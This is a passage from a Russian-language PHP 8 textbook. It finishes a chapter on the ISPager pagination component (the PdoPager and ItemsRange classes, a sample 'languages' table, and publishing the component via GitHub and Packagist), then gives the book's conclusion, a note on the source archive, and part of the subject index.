     * @param View $view объект класса, осуществляющий вывод постраничной навигации
     * @param PDO $pdo объект доступа к базе данных
     * @param String $tablename название таблицы
     * @param String $where условие
     * @param Array $params массив параметров
     * @param String $order сортировка
     * @param Integer $items_per_page количество позиций на одной странице
     * @param Integer $links_count количество видимых ссылок слева и справа
       от текущей страницы
     * @param String $get_params дополнительные параметры, которые необходимо
       передавать по ссылкам
     * @param String $counter_param название GET-параметра, через который передается
       номер текущей страницы
     */
    public function __construct(
        View $view,
        $pdo,
        $tablename,
        $where = "",
        $params = [],
        $order = "",
        $items_per_page = 10,
        $links_count = 3,
        $get_params = null,
        $counter_param = 'page')
    {
        $this->pdo = $pdo;
        $this->tablename = $tablename;
        $this->where = $where;
        $this->params = $params;
        $this->order = $order;
        // Инициализируем переменные через конструктор базового класса
        parent::__construct(
            $view,
            $items_per_page,
            $links_count,
            $get_params,
            $counter_param);
    }
    /**
     * {@inheritdoc}
     */
    public function getItemsCount() : int
    {
        // Формируем запрос на получение
        // общего количества записей в таблице
```

```
        $query = "SELECT COUNT(*) AS total
                  FROM {$this->tablename}
                  {$this->where}";
        $tot = $this->pdo->prepare($query);
        $tot->execute($this->params);

        return $tot->fetch()['total'];
    }
    /**
     * {@inheritdoc}
     */
    public function getItems() : array
    {
        // Текущая страница
        $current_page = $this->getCurrentPage();
        // Общее количество страниц
        $total_pages = $this->getPagesCount();
        // Проверяем, попадает ли запрашиваемый номер
        // страницы в интервал от минимального до максимального
        if ($current_page <= 0 || $current_page > $total_pages) {
            return 0;
        }
        // Извлекаем позиции текущей страницы
        $arr = [];
        // Номер, начиная с которого следует
        // выбирать строки файла
        $first = ($current_page - 1) * $this->getItemsPerPage();
        // Извлекаем позиции для текущей страницы
        $query = "SELECT * FROM {$this->tablename}
                  {$this->where}
                  {$this->order}
                  LIMIT {$this->getItemsPerPage()}
                  OFFSET $first";
        $tbl = $this->pdo->prepare($query);
        $tbl->execute($this->params);

        return $results = $tbl->fetchAll();
    }
}
```

В дополнение к унаследованным из `Pager` **свойствам класс** `PdoPager` **вводит пять свойств, которые инициализируются конструктором. Рассмотрим их более подробно:**

- `$pdo` — **объект класса PDO для связи с сервером базы данных;**
- `$tablename` — **имя таблицы, содержимое которой подвергается постраничной разбивке;**
- `$where` — **WHERE-условие SQL-запроса;**
- `$params` — **параметры** `WHERE`**-условия;**
- `$order` — **выражение** `ORDER BY` **для сортировки результатов запроса.**

В задачу класса не входит установка соединения с базой данных — этим будет заниматься внешний код.

Так же как и другие наследники класса `Pager`, класс `PdoPager` перегружает метод `getItemsCount()`, который для подсчета количества элементов в таблице использует PostgreSQL-функцию `COUNT()`:

```
SELECT COUNT(*) FROM tbl
```

В методе `getItems()`, возвращающем записи текущей страницы, для получения ограниченного объема записей используются конструкции `LIMIT` и `OFFSET`: так, запрос с конструкцией `LIMIT 10 OFFSET 0` возвращает первые 10 элементов таблицы, `LIMIT 10 OFFSET 10` возвращает следующие 10 элементов, `LIMIT 10 OFFSET 20` — следующие и т. д.

```
SELECT COUNT(*) FROM tbl LIMIT 0 OFFSET 10
```

Чтобы показать возможности класса `PdoPager`, создадим таблицу `languages`, предназначенную для хранения списка языков программирования (листинг 50.11).

Листинг 50.11. Таблица `languages`. Файл languages.sql

```
CREATE TABLE languages (
  id SERIAL,
  name TEXT NOT NULL
);
INSERT INTO
  languages (name)
VALUES
  ('C++'), ('Pascal'), ('Perl'),
  ('PHP'), ('C#'), ('Visual Basic'),
  ('BASH'), ('Python'), ('Ruby'),
  ('SQL'), ('Fortran'), ('JavaScript'),
  ('Lua'), ('UML'), ('Java');
```

Таблица `languages` состоит из двух полей:

- `id` — первичный ключ таблицы;
- `name` — название языка.

В листинге 50.12 приводится пример использования класса `PdoPager`.

Листинг 50.12. Постраничная навигация таблицы `languages`. Файл pdo.php

```
<?php
// Временная автозагрузка классов
spl_autoload_register(function($class){
    $class = str_replace('\\', '/', $class);
    require_once("pager/src/{$class}.php");
});

try {
    $pdo = new PDO(
        'pgsql:host=localhost;dbname=test',
        'user');
```

```
    $obj = new ISPager\PdoPager(
        new ISPager\PagesList(),
        $pdo,
        'languages');

    // Содержимое текущей страницы
    foreach ($obj->getItems() as $language) {
        echo htmlspecialchars($language['name']) . '<br />';
    }

    // Постраничная навигация
    echo "<p>$obj</p>";
}
catch (PDOException $e) {
    echo 'Невозможно установить соединение с базой данных';
}
```

Представление: диапазон элементов

В настоящий момент реализованы почти все классы постраничной навигации — осталось реализовать единственный класс `ItemsRange`, и компонент будет готов (рис. 50.5).




Рис. 50.5. Текущее состояние диаграммы классов компонента постраничной навигации. Серым цветом помечены реализованные классы

Класс `ItemsRange` предоставляет альтернативную постраничную навигацию, в которой вместо номеров страниц используется диапазонов элементов:

```
[1-10] ... [291-300] [301-310] [311-320] ... [511-517]
```

Возможная реализация класса представлена в листинге 50.13.

Листинг 50.13. Класс `ItemsRange`. Файл pager\src\ISPager\ItemsRange.php

```
<?php
/**
 * ISPager - постраничная навигация
 *
 * @license http://opensource.org/licenses/gpl-license.php GNU Public License
 *
 * @package    ISPager
 * @subpackage ISPager\View
 */
```

```
namespace ISPager;

/**
 * Класс представления постраничной навигации в виде диапазонов элементов
 *
 * @author D. Koterov <dmitry.koterov@gmail.com>
 * @author I. Simdyanov <igorsimdyanov@gmail.com>
 *
 * @abstract
 */
class ItemsRange extends View
{
    /**
     * Формирует представление диапазона
     *
     * @param Integer $start начало диапазона
     * @param Integer $end окончание диапазона
     * @return String
     */
    public function range($first, $second)
    {
        return "[{$first}-{$second}]";
    }
    /**
     * Формирует строку постраничной навигации
     *
     * @param Pager $pager объект постраничной навигации
     * @return String
     */
    public function render(Pager $pager) {

        // Объект постраничной навигации
        $this->pager = $pager;

        // Строка для возвращаемого результата
        $return_page = '';

        // Текущий номер страницы
        $current_page = $this->pager->getCurrentPage();
        // Общее количество страниц
        $total_pages = $this->pager->getPagesCount();

        // Проверяем, есть ли ссылки слева
        if ($current_page - $this->pager->getVisibleLinkCount() > 1) {
            $range = $this->range(1, $this->pager->getItemsPerPage());
            $return_page .= $this->link($range, 1) . ' ... ';
            // Есть
            $init = $current_page - $this->pager->getVisibleLinkCount();
            for ($i = $init; $i < $current_page; $i++) {
```

```
            $range = $this->range(
                (($i - 1) * $this->pager->getItemsPerPage() + 1),
                $i * $this->pager->getItemsPerPage());
            $return_page .= " ".$this->link($range, $i) . ' ';
        }
    } else {
        // Нет
        for ($i = 1; $i < $current_page; $i++) {
            $range = $this->range(
                (($i - 1) * $this->pager->getItemsPerPage() + 1),
                $i * $this->pager->getItemsPerPage());
            $return_page .= " ".$this->link($range, $i) . ' ';
        }
    }
    // Проверяем, есть ли ссылки справа
    if ($current_page + $this->pager->getVisibleLinkCount() < $total_pages) {
        // Есть
        $cond = $current_page + $this->pager->getVisibleLinkCount();
        for ($i = $current_page; $i <= $cond; $i++) {
            if ($current_page == $i) {
                $return_page .= " ".$this->range(
                    (($i - 1) * $this->pager->getItemsPerPage() + 1),
                    $i * $this->pager->getItemsPerPage()) . ' ';
            } else {
                $range = $this->range(
                    (($i - 1) * $this->pager->getItemsPerPage() + 1),
                    $i * $this->pager->getItemsPerPage());
                $return_page .= " ".$this->link($range, $i) . ' ';
            }
        }
        $range = $this->range(
          (($total_pages - 1) * $this->pager->getItemsPerPage() + 1),
          $this->pager->getItemsCount());
        $return_page .= ' ... ' . $this->link($range, $total_pages) .
                        ' ';
    } else {
        // Нет
        for ($i = $current_page; $i <= $total_pages; $i++) {
            if ($total_pages == $i) {
                if ($current_page == $i) {
                    $return_page .= ' ' .
                    $this->range(
                    (($i - 1) * $this->pager->getItemsPerPage() + 1),
                        $this->pager->getItemsCount()) . ' ';
                } else {
                    $range = $this->range(
                    (($i - 1) * $this->pager->getItemsPerPage() + 1),
                        $this->pager->getItemsCount());
```

```
                    $return_page .= ' ' .
                                    $this->link($range, $i) .
                                    ' ';
                }
            } else {
                if ($current_page == $i) {
                    $return_page .= " ".$this->range(
                    (($i - 1) * $this->pager->getItemsPerPage() + 1),
                        $i * $this->pager->getItemsPerPage()) . ' ';
                } else {
                    $range = $this->range(
                    (($i - 1) * $this->pager->getItemsPerPage() + 1),
                        ($i * $this->pager->getItemsPerPage()));
                    $return_page .= ' ' .
                                    $this->link($range, $i) .
                                    ' ';
                }
            }
        }
        return $return_page;
    }
}
```

Класс `ItemsRange` наследуется от `View` и реализует его абстрактный метод `render()`. Для того чтобы уменьшить сложность, вводится вспомогательный метод `range()`, который формирует диапазон в виде строки `"[{$first}-{$second}]"`, где `$first` — начало диапазона, а `$second` — окончание диапазона.

В листинге 50.14 приводится пример использования класса `ItemsRange`.

Листинг 50.14. Использование представления `ItemsRange`. Файл items_range.php

```
<?php
spl_autoload_register(function($class){
    $class = str_replace('\\', '/', $class);
    require_once("pager/src/{$class}.php");
});

try {
    $pdo = new PDO(
        'pgsql:host=localhost;dbname=test',
        'user');
    $obj = new ISPager\PdoPager(
        new ISPager\ItemsRange(),
        $pdo,
        'languages');
```

```
    // Содержимое текущей страницы
    foreach ($obj->getItems() as $language) {
        echo htmlspecialchars($language['name']) . '<br />';
    }

    // Постраничная навигация
    echo "<p>$obj</p>";
}
catch (PDOException $e) {
    echo 'Невозможно установить соединение с базой данных';
}
```

В приведенном примере осуществляется постраничная разбивка таблицы `languages` при помощи класса `PdoPager`, только вместо представления `PagesList` используется представление `ItemsRange`. Результат работы скрипта представлен на рис. 50.6.




Рис. 50.6. Постраничная навигация в виде диапазона элементов

Публикация компонента

Прежде чем опубликовать компонент на сайте Packagist, его следует разместить на одном из git-хостингов. Одним из самых популярных git-хостингов для проектов со свободной лицензией является GitHub.

При создании нового репозитория GitHub выводится подсказка, как правильно инициализировать проект. Далее приводится пример команд для инициализации git-репозитория компонента ISPager:

```
$ git add .
$ git commit -am "Initialize ISPager"
$ git remote add origin git@github.com:igorsimdyanov/pager.git
$ git push -u origin master
```

Теперь любой желающий может клонировать проект, выполнив команду:

```
$ git clone https://github.com/igorsimdyanov/pager.git
```

Версия пакета назначается автоматически — путем выставления метки или тега в системе контроля версий Git. Например, назначить версию 1.0.0 можно, выполнив следующий набор команд:

```
$ git tag -a v2.0.0 -m 'Version 2.0.0'
$ git push origin v2.0.0
```

Для публикации на Packagist следует зарегистрироваться на сайте, перейти в раздел **Submit**, ввести в поле **Repository URL** адрес git-репозитория **https://github.com/igorsimdyanov/pager.git** и нажать кнопку **Check**. После появления ряда диалоговых окон компонент будет зарегистрирован (рис. 50.7).




Рис. 50.7. Публикация компонента на сайте Packagist

Теперь компонент можно использовать в проекте, как любой другой компонент с Packagist (листинг 50.15).

Листинг 50.15. Загрузка компонента ISPager. Файл pager_use\composer.json

```
{
    "require": {
      "igorsimdyanov/pager": "*"
    }
}
```

После выполнения команды `composer install` работать с компонентом `ISPager` можно как с любым другим компонентом, загруженным через пакетный менеджер Composer (листинг 50.16).

Листинг 50.16. Использование компонента ISPager. Файл pager_use\index.php

```
<?php
require_once(__DIR__ . '/vendor/autoload.php');

$obj = new ISPager\FilePager(
    new ISPager\ItemsRange(),
    '../../math/largetextfile.txt');

// Содержимое текущей страницы
foreach ($obj->getItems() as $line) {
    echo htmlspecialchars($line) . '<br />';
}

// Постраничная навигация
echo "<p>$obj</p>";
```

Зачем разрабатывать собственные компоненты?

Для чего может потребоваться разработка собственных компонентов, если на сайте Packagist представлено огромное количество готовых компонентов? Дело в том, что любой компонент создается под собственные задачи разработчика. Не является исключением и ISPager: его задача — продемонстрировать, как следует разрабатывать пакеты для Composer.

В то же время в нашем проекте несложно обнаружить недостатки, которые могут быть критичны для высоконагруженных проектов:

- значения параметров не кешируются, а вычисляются каждый раз снова;
- компонент не может работать без вычисления количества всех элементов, что может быть затруднительно для гигантских списков;
- в случае `PdoPager` невозможно работать с многотабличными запросами.

Для решения этих задач потребуется либо сильно изменить существующий компонент, либо разработать новый. Почти невозможно разработать компоненты на все случаи жизни. Детально проработанные компоненты, охватывающие все возможные области применения, сильно разрастаются в объеме: приходится загружать гигантский компонент для решения небольшой задачи, используя лишь небольшую часть возможностей компонента. В то же время в рамках небольшого компонента трудно охватить все возможные случаи — например, в проекте ISPager мы пожертвовали скоростью и функциональностью, чтобы сделать компонент как можно проще в использовании.

Резюме

Компоненты — это современный способ распространения PHP-библиотек. В этой главе мы разработали свой компонент постраничной навигации ISPager и опубликовали его на сайте Packagist, сделав его доступным для всего PHP-сообщества.

Заключение

Книга завершена, но ваше обучение веб-технологиям на этом не закончено.

Во-первых, любой навык и знание без использования деградируют. Основной залог успеха в программировании — это кодирование. Только при разработке реальных проектов приходит глубокое понимание технологий, причин их возникновения, преимуществ и трудностей их использования в той или иной ситуации. Поэтому для поддержания формы нужно все время программировать. Это может быть постоянная работа, собственный веб-сайт или сервис. Или просто ежедневная тренировка на сайте **https://www.codewars.com/**.

Во-вторых, чтобы оставаться успешным разработчиком, необходимо постоянно изучать новые технологии. Из-за большого внимания и инвестиций компьютерная отрасль активно изменяется, причем очень серьезными темпами. Если вы планируете оставаться разработчиком, нельзя просто остановиться на своей узкой специализации — необходимо развиваться, превратив обучение в привычку. За рамками книги осталось множество неохваченных областей, которые вам придется штурмовать при помощи других книг или самостоятельно. Вот далеко не полный список технологий, языков программирования, баз данных и фреймворков, которые невозможно было детально описать на страницах книги, но которые будут полезны PHP-разработчику:

- шаблоны проектирования;
- алгоритмы и структуры данных;
- современные PHP-фреймворки (Symfony, Laravel);
- тестирование PHP-кода (PHPUnit, phpspec);
- система контроля Git;
- протокол, серверы и клиенты SSH;
- протокол HTTP;
- детальное знакомство с современными возможностями SQL;
- NoSQL базы данных ElasticSearch, ClickHouse и Cassandra;
- основы UNIX-подобных операционных систем;
- язык разметки HTML;

- каскадные таблицы стилей CSS;
- язык программирования JavaScript;
- JavaScript-фреймворки React.js, Angular, Vue.js;
- веб-сервер nginx;
- очереди на базе Kafka и RabbitMQ;
- обработка изображений средствами библиотек GDLib и ImageMagic;
- технологии контейнеризации: Docker, Kubernetes;
- автоматическое развертывание серверов (Ansible, terraform);
- облачные вычисления (YandexCloud, VKCloud).

Удачи и успехов в программировании!

ПРИЛОЖЕНИЕ

Описание электронного архива

Исходные коды приведенных в книге листингов доступны для загрузки с ресурса GitHub по адресу: **https://github.com/igorsimdyanov/php8**.

Файловый архив со всеми листингами книги и прочими вспомогательными материалами можно также свободно загрузить с сервера издательства «БХВ» по ссылке: **https://zip.bhv.ru/9785977516921.zip** или со страницы книги на сайте издательства **https://bhv.ru/**.

Чтобы вы не запутались, какой файл какому листингу соответствует, применен следующий подход:

- определенной главе книги соответствует один и только один каталог в архиве с исходными кодами. Имя этого каталога (обычно это не очень длинный идентификатор, состоящий из английских букв) записано сразу же под названием главы;
- одному листингу соответствует один и только один файл в архиве;
- названия *всех* листингов в книге выглядят однотипно: «Листинг *M.N*. Название листинга. Файл *X*». Здесь *M.N* — это соответственно номер главы и листинга в ней, а *X* — имя файла относительно *текущего каталога* с листингами главы.

Предметный указатель

$

$_COOKIE 435, 460
$_ENV 436, 440, 460
$_FILES 427, 435, 460
$_GET 403, 435, 460
$_POST 407, 435, 460
$_REQUEST 435, 460
$_SERVER 436, 441, 460
$_SESSION 435, 439, 460, 885
$GLOBALS 280, 436
$this 148, 307, 325

?

?int 144

_

__autoload() 313
__call() 313, 328
__callStatic() 330
__CLASS__ 155, 613
__clone() 314
__construct() 148, 313, 314
__destruct() 313, 319
__DIR__ 441
__FILE__ 155
__FUNCTION__ 155
__get() 313, 320
__isset() 313
__LINE__ 155
__METHOD__ 613
__NAMESPACE__ 707
__set() 313, 320
__set_state() 314
__sleep() 314
__toString() 314, 331
__unset() 313
__wakeup() 314

A

abs() 468
abstract 626, 925
Accept 50, 53
acos() 476
addslashes() 456
Alpha-канал 835
apt-get 62
ArgumentError 689
ArithmeticError 688
array 98
array() 220
array_change_key_case() 257
array_count_values() 244
array_diff() 238
array_fill() 224
array_filter() 296
array_flip() 258
array_intersect() 239
array_key_exists() 242
array_keys() 259
array_map() 294, 332
array_merge() 236
array_multisort() 251
array_pad() 255
array_pop() 256
array_push() 255
array_rand() 246
array_reduce() 298
array_search() 242
array_shift() 257
array_slice() 233
array_splice() 234

array_sum() 245
array_unshift() 256
array_values() 258
array_walk() 291, 341
array_walk_recursive() 293
ArrayIterator 744
ArrayObject 744
arsort() 249
as 648
asin() 476
asort() 249
AssertionError 688
atan() 476
atan2() 476

B

base_convert() 472
basename() 488
bindec() 473
BOM-маркер 356
boolean 98, 104

C

callable 99, 291, 332
case 653
catch 665
ceil() 469
chdir() 503
chgrp() 519
chmod() 519
chop() 363
chown() 518
chr() 353
closedir() 505
CompileError 688
Composer 897
constant() 157
Content-language 865
Content-length 51, 53, 866
Content-type 51, 52, 864
convert_cyr_string() 355
Cookie 53, 436
copy() 428, 490
cos() 477
count() 230, 243, 245
CSS 399
curl_close() 863
curl_exec() 863
curl_init() 861
curl_setopt() 861, 863, 864

D

Date 864
date() 537
date_default_timezone_set() 545
DateInterval 551
DatePeriod 553
DateTime 134, 549
DateTimeZone 551
DBeaver 785
deadlock 532
debug_backtrace() 606, 698
decbin() 174, 473
dechex() 473
decoct() 473
defined() 157
deg2rad() 476
die() 593
dir() 509
Directory 509
DirectoryIterator 744
dirname() 488
DivisionByZeroError 688
DNS 39
Docker 69
Dockerfile 70
double 98

E

E_ALL 690
E_COMPILE_ERROR 690
E_COMPILE_WARNING 690
E_CORE_ERROR 689
E_CORE_WARNING 690
E_DEPRECATED 690
E_ERROR 689
E_NOTICE 689
E_PARSE 689
E_RECOVERABLE_ERROR 690
E_STRICT 690
E_USER_DEPRECATED 690
E_USER_ERROR 690
E_USER_NOTICE 690
E_USER_WARNING 690
E_WARNING 689
enum 652
Error 687
error_log() 697
error_reporting() 691
escapeshellcmd() 528, 529
eval() 594

Exception 665, 687
exec() 527
exit() 593
exp() 475
explode() 376
extends 610, 635, 923

F

false 155, 176, 185, 922
fclose() 483
feof() 486
fflush() 493
fgetcsv() 485
fgets() 485
file() 490
file_exists() 523
file_get_contents() 491
file_get_contents(), сетевая версия 852
file_put_contents() 491, 853
fileatime() 522
filectime() 522
filegroup() 518
filemtime() 521
fileowner() 518
fileperms() 519
filesize() 521
filetype() 522
filter_input() 461
filter_input_array() 462
filter_var() 449
filter_var_array() 454
FilterIterator 744, 745
final 612, 925
finally 681
float 98
flock() 495
floor() 470
fopen() 479
fopen(), сетевая версия 852
for 925
foreach 732, 925
fputs() 485
fread() 484
FSDirectoryIterator 740
fseek() 487
fsockopen() 857
ftell() 487
ftruncate() 487
function 263
fwrite() 484

G

GD2 библиотека 827
get_class() 136
get_class_methods() 309
get_defined_constants() 156
get_loaded_extensions() 766
get_object_vars() 312
getcwd() 502
getdate() 541
gethostbyaddr() 859
gethostbyname() 860
gethostbynamel() 860
getimagesize() 826
getrandmax() 471, 472
gettype() 116, 135, 347
GET-параметр 46, 403
gid 514
GID 513
GIF 825
GitHub 970
glob() 507
gmdate() 545
gmmktime() 545

H

header() 421, 527
Hello, world! 84
here-документ 108
hexdec() 473
HHVM 81
highlight_file() 601
highlight_string() 600
Homebrew 61
Host 50, 52
HPHPc 81
htmlspecialchars() 369, 390, 456
HTTP
◊ -заголовок 47, 50, 420, 436
◊ -запрос 44
◊ -код ответа 53
◊ -ответ 44
◊ -ресурс 44

I

if 925
imageArc() 840
imageColorAllocate() 833
imageColorAllocateAlpha() 835
imageColorAt() 843

imageColorClosest() 834
imageColorClosestAlpha() 835
imageColorExactAlpha() 835
imageColorsForIndex() 835
imageColorsTotal() 830
imageColorTransparent() 834
imageCopyResampled() 837
imageCopyResized() 836
imageCreate() 829
imageCreateFromGif() 829
imageCreateFromJpeg() 829
imageCreateFromPng() 829
imageCreateTrueColor() 829
imageFill() 841
imageFilledPolygon() 842
imageFilledRectangle() 838
imageFillToBorder() 841
imageFontHeight() 844
imageFontWidth() 844
imageGif() 831
imageIsTrueColor() 830
imageJpeg() 831
imageLine() 840
imageLoadFont() 844
ImageMagick 527, 825
imagePng() 831
imagePolygon() 842
imageRectangle() 839
imageSetPixel() 843
imageSetStyle() 839
imageSetThickness() 839
imageSetTile() 842
imageString() 845
imageStringUp() 845
imageSX() 830
imageSY() 830
imageTrueColorToPalette() 832
imageTtfBBox() 846
◊ коррекция ошибки GD 847
imageTtfText() 846
IMAGETYPE_*** 826
implements 634, 923
implode() 376
in_array() 241
ini_get() 490
ini_set() 692
instanceof 628, 640
insteadof 648
integer 98, 100, 165
interface 633
intval() 121, 168
IP-адрес клиента 443
is_array() 116, 241
is_bool() 115
is_callable() 290
is_dir() 523
is_double() 115
is_executable() 523
is_file() 523
is_infinite() 115, 474
is_int() 115
is_link() 523
is_nan() 115, 474
is_null() 116, 337
is_numeric() 115
is_object() 116
is_readable() 523
is_scalar() 116
is_string() 115
is_uploaded_file() 427
is_writeable() 523
isset() 196, 240
iterable 99
Iterator 733, 734, 740
IteratorAggregate 733, 736

J

JPEG 825
json_decode() 380
json_encode() 379
JSON-формат 378

K

KPHP 81
krsort() 250
ksort() 249

L

Last-Modified 865
LimitIterator 746, 747
link() 525
list() 229, 266
local2utc() 548
localeconv() 366
localhost 37, 64
LOCK_EX 495
LOCK_NB 495
LOCK_SH 495
LOCK_UN 495
log() 475
lstat() 524
ltrim() 363

M

M_E 467
M_PI 467
Markdown 945
max() 473
mb_strlen() 359
md5() 596
md5_file() 596
Memcached 869
memory_get_usage() 345
method_exists() 310
microtime() 535
min() 473
mixed 99
mkdir() 503
mktime() 539
move_uploaded_file() 428
MySQL 781

N

namespace 701
natsort() 250
never 99
nl2br() 368
Node.js 80
NoSQL 869
now-документ 108
null 99, 155, 266, 335, 922
number_format() 375

O

object 98
octdec() 473
opendir() 504
ord() 353

P

Packagist 900, 943, 970
parent 611
parse_ini_file() 492
parse_url() 405
ParseError 688
passthru() 527
password_hash() 597
password_verify() 598
pclose() 530
PDO 815
PDOException 815
PDOStatement 816
PDOStatement, класс
◊ fetchAll 820
php.ini 66, 773, 774, 814
◊ allow_url_fopen 853
◊ allow_url_include 853
◊ data.timezone 545
◊ display_errors 691
◊ engine 775
◊ error_log 691
◊ error_reporting 689
◊ extension 773
◊ extension 359
◊ extension_dir 359, 772
◊ filter.default 462
◊ filter.default_flags 463
◊ log_errors 691
◊ max_input_time 776
◊ mbstring.func_overload 359
◊ memory_limit 105, 777
◊ output_buffering 775, 776
◊ precision 168, 775
◊ session.auto_start 439
◊ session.cookie_lifetime 438
◊ session.save_handler 885
◊ session.save_path 438, 885
◊ short_open_tag 775, 919
◊ upload_max_filesize 427
◊ variables_order 440
php.inimax_execution_time 777
php.innni
◊ user_agent 867
PHP_EOL 155, 212
PHP_OS 155
PHP_VERSION 155
phpcbf 926
phpcs 926
phpdoc 930
phpDocumentor 928
PHP-FIG 917
phpinfo() 591, 772
PHPStorm 785
PHP-to-C++ 81
phpversion() 593
pi() 476
PNG 825
popen() 530
PostgreSQL 781
◊ ALL 813
◊ ALTER TABLE 793

◊ AND 805
◊ AS 808
◊ BETWEEN 805
◊ CREATE TABLE 792
◊ DELETE 801
◊ DISTINCT 812
◊ DISTINCTROW 812
◊ DROP TABLE 796
◊ GROUP BY 813
◊ IN 806
◊ INSERT, однострочный 798
◊ LIKE 806
◊ LIMIT 811
◊ NOT IN 806
◊ NOT LIKE 807
◊ OR 805
◊ ORDER BY 808
◊ ORDER BY ... ASC 811
◊ ORDER BY ... DESC 809
◊ SELECT 803
◊ TRUNCATE 801
◊ UPDATE 802
◊ WHERE 804
◊ вставка записей 798
◊ выполнение запроса из PHP 816
◊ извлечение данных 818
◊ извлечение записей 803
◊ комментарий 797
◊ обновление записей 802
◊ обработка ошибок 817
◊ параметризация запросов 820
◊ удаление записей 801
◊ установка соединения 815
PostgtreSQL
◊ NOT BETWEEN 806
pow() 475
preg_grep() 587
preg_match() 559, 579
preg_match_all() 580
preg_quote() 587
preg_replace() 560, 582
preg_replace_callback() 583
preg_replace_callback_array() 584
preg_split() 585
print_r() 125, 149, 221
printf() 373, 536
proc_close() 532
proc_nice() 532
proc_open() 531
proc_terminate() 532
property_exists() 311
PSR 917
Pub/Sub 870
public 308

R

rad2deg() 476
rand() 279, 471
random_int() 472
range() 224
readdir() 504
readlink() 524
realpath() 489
RecursiveIterator 744
Redis 870
◊ APPEND 874
◊ DECR 875
◊ DECRBY 875
◊ DEL 875
◊ EXISTS 876
◊ EXIT 872
◊ EXPIRE 876
◊ GET 874
◊ HELP 872
◊ HEXISTS 878
◊ HGET 878
◊ HGETALL 879
◊ HKEYS 878
◊ HLEN 879
◊ HSET 878
◊ HVALS 878
◊ INCR 875
◊ INCRBY 875
◊ INCRBYFLOAT 875
◊ INFO 872
◊ KEYS 876, 885
◊ MGET 874
◊ MSET 874
◊ PERSIST 877
◊ PING 872
◊ QUIT 872
◊ RENAME 876
◊ SADD 879
◊ SCARD 879
◊ SDIFF 880
◊ SDIFFSTORE 881
◊ SELECT 882
◊ SET 873, 874
◊ SINTER 880

Redis *(прод.)*
◊ SINTERSTORE 881
◊ SMEMBERS 879
◊ SMOVE 881
◊ SPOP 880
◊ SREM 879
◊ SUNION 880
◊ SUNIONSTORE 880
◊ TTL 877
◊ TYPE 877
◊ ZADD 881
◊ ZCARD 882
◊ ZCOUNT 882
◊ ZINCRBY 882
◊ ZRANGE 881
◊ ZRANK 882
◊ ZREM 882
◊ ZREMRANGEBYRANK 882
◊ ZREMRANGEBYSCORE 882
◊ ZUNIONSTORE 882
◊ база данных 882
◊ время жизни ключа 876
◊ вставка 873, 878, 879, 881
◊ выбор базы данных 882
◊ извлечение 874, 878, 880
◊ кеширование данных 888
◊ множество 877, 879
◊ обновление 874
◊ отсортированное множество 877, 881
◊ переименование 876
◊ сессии 885
◊ список 877
◊ список ключей 876, 887
◊ строки 877
◊ типы данных 877
◊ удаление 875
◊ установка 871
◊ установка соединения 886
◊ хеш 877, 878
◊ числа 877
Referer 52
Reflection 766
Reflection API 749
ReflectionClass 755, 935
ReflectionException 767
ReflectionExtension 765
ReflectionFunction 750
ReflectionMethod 763
